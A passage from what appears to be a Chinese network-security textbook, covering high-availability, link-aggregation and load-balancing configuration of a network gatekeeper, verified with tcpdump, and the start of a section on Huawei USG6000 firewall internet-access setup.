


图 6-35　冗余设备属性设置

通过后台抓包的方式，观察是否成功。

打开两个 SecureCRT 终端(简称 A、B 端)，以 dump 身份登录主闸内侧后台，分别抓包如下：

tcpdump –i eth2 –n tcp and port 80　# 在 A 端上，抓 fe3

tcpdump –i eth3 –n tcp and port 80　# 在 B 端上，抓 fe4

测试方法如下：

检查端口备份：拔掉 fe3 网线，观察能否在 fe4 上抓到 80 的包；反之，再观察 fe3。重复测试成功，说明端口备份成功。

检查链路聚合：分别接上 fe3、fe4 网线，观察能否同时在 fe3、fe4 上抓到 80 的包，重复几次均成功，说明链路聚合成功。

（2）双机热备

取消主闸内侧冗余端口配置，还原网络口原来配置，即为：fe3 主 IP 为 192.168.1.2。

配置主网闸内侧 HA

基本配置：进入“网络配置→高可靠性→基本配置”，工作角色，选择本机作为主

闸；本机主机名 MI，对端主机名 SI。

虚拟地址：192.168.1.1/255.255.255.0，进入“网络配置→高可靠性→虚拟地址”，单击添加，网络接口为 fe3，地址/掩码为 192.168.1.1/24。

配置从网闸内侧 HA

基本配置：工作角色选择本机作为从闸；本机主机名 SI；对端主机名 MI；

虚拟地址：192.168.1.1/255.255.255.0

方法与上类似。

配置主网闸外侧 HA

基本配置：工作角色选择本机作为主闸；本机主机名 MO；对端主机名 SO；

虚拟地址：如果没有从外到内的访问，无须再配置。

方法与上类似。

配置从网闸外侧 HA

基本配置：工作角色选择本机作为从闸；本机主机名 SO；对端主机名 MO；

虚拟地址：如果没有从外到内的访问，无须再配置。

方法与上类似。

启动 HA 服务

分别进入“网络配置→高可靠性→基本配置”，依次启动网闸四侧 HA 服务。

通过后台抓包的方式，观察是否成功

打开两个 SecureCRT 终端(简称 A、B 端)，以 dump 身份分别登录主/从闸内侧后台，分别抓包如下：

tcpdump –i eth2 –n tcp and port 80   # 在 A 端上，抓主闸内侧的包

tcpdump –i eth2 –n tcp and port 80   # 在 B 端上，抓从闸内侧的包

测试方法如下：

检查双机热备：拔掉与主闸内侧 fe3 相连的网线，观察能否在从闸内侧抓到 80 的包，重复测试几次，观察主/从是否切换。若测试成功，说明双机热备成功。

（3）负载均衡

配置主网闸内侧 HA

基本配置：同上。

虚拟地址：同上。

负载均衡配置，如图 6-36 所示。

配置从网闸内侧 HA

基本配置：同上。

虚拟地址：同上。

负载均衡配置，同上。




图 6-36　主网闸内侧高可靠性设置负载均衡设置

配置主网闸外侧 HA

基本配置：同上。

虚拟地址：同上。

负载均衡配置，如果没有从外到内的访问，无须再配置。

配置从网闸外侧 HA

基本配置：同上。

虚拟地址：同上。

负载均衡配置，如果没有从外到内的访问，无须再配置。

启动 HA 服务

同上。

通过后台抓包的方式，观察是否成功

打开两个 SecureCRT 终端(简称 A、B 端)，以 dump 身份分别登录主/从闸内侧后台，分别抓包如下：

tcpdump –i eth2 –n tcp and port 80　# 在 A 端上，抓主闸内侧的包

tcpdump –i eth2 –n tcp and port 80 # 在 B 端上，抓从闸内侧的包

测试方法如下：

检查负载均衡：观察能否在主/从闸内侧同时抓到 80 的包。若测试成功，说明负载均衡成功。

需要注意的是：在做双机热备的同时，不能做端口冗余；双机热备时物理接口为网络口，且为该接口的 IP 别名；多机集群(负载均衡)支持 2~16 台网闸；冗余端口必须是网络口(物理接口)；虚拟地址数目最大支持 254 个。

6.2.3 华为 USG6000 系列下一代防火墙

6.2.3.1 简介

企业网络正向以移动宽带、大数据、社交化和云服务为核心的下一代网络演进。移动 APP、Web2.0、社交网络让企业处于开放的网络环境，攻击者通过身份仿冒、网站挂马、恶意软件、僵尸网络等多种方式进行网络渗透，企业面临前所未有的安全风险，传统防火墙面对变革却无能为力。

华为 Secospace USG6000 系列下一代防火墙是面向下一代网络环境，基于“ACTUAL”感知体系，如图 6-37 所示。即通过对应用、用户、内容、威胁、时间、位置 6 个维度的全面感知，实现安全管理自我优化，通过云技术识别未知威胁，高性能地为企业提供以应用层威胁防护为核心的下一代网络安全。




图 6-37 ACTUAL 感知体系

6.2.3.2 配置互联网接入

以通过静态 IP 接入互联网为例，对防火墙接入互联网进行配置。

1．登录 Web 配置页面默认设置

管理接口：GE0/0/0

IP 地址：192.168.0.1/24　（https）

默认用户名/密码：admin/Admin@123

2．通过静态 IP 接入互联网

假定局域网内所有 PC 都部署在 10.3.0.0/24 网段，均通过 DHCP 动态获得 IP 地址，如图 6-38 所示。企业从运营商处获取的固定 IP 地址为 1.1.1.1/24，DNS 服务器为 1.2.2.2/24，网关地址为 1.1.1.254/24。企业需利用防火墙接入互联网。

